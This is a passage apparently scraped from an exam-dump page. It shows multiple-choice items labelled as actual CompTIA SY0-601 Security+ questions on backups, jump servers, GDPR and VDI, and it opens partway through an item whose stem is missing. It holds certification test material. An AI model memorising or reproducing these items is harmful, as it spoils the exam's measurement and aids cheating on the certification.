
A. The last incremental backup that was conducted 72 hours ago

B. The last known-good configuration

C. The last full backup that was conducted seven days ago

D. The baseline OS configuration

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 191
Topic #: 1
[All SY0-601 Questions]


A network engineer created two subnets that will be used for production and development servers. Per security policy production and development servers must each have a dedicated network that cannot communicate with one another directly. Which of the following should be deployed so that server administrators can access these devices?

A. VLANs

B. Internet proxy servers

C. NIDS

D. Jump servers



Actual exam question from CompTIA's SY0-601

Question #: 192

Topic #: 1

[All SY0-601 Questions]

A social media company based in North America is looking to expand into new global markets and needs to maintain compliance with international standards.


With which of the following is the company's data protection officer MOST likely concerned?

A. NIST Framework

B. ISO 27001

C. GDPR

D. PCI-DSS



Actual exam question from CompTIA's SY0-601

Question #: 193

Topic #: 1

[All SY0-601 Questions]


A security architect is required to deploy to conference rooms some workstations that will allow sensitive data to be displayed on large screens. Due to the nature of the data, it cannot be stored in the conference rooms. The file share is located in a local data center. Which of the following should the security architect recommend to BEST meet the requirement?

A. Fog computing and KVMs

B. VDI and thin clients

C. Private cloud and DLP

D. Full drive encryption and thick clients



Actual exam question from CompTIA's SY0-601

Question #: 194

Topic #: 1

[All SY0-601 Questions]

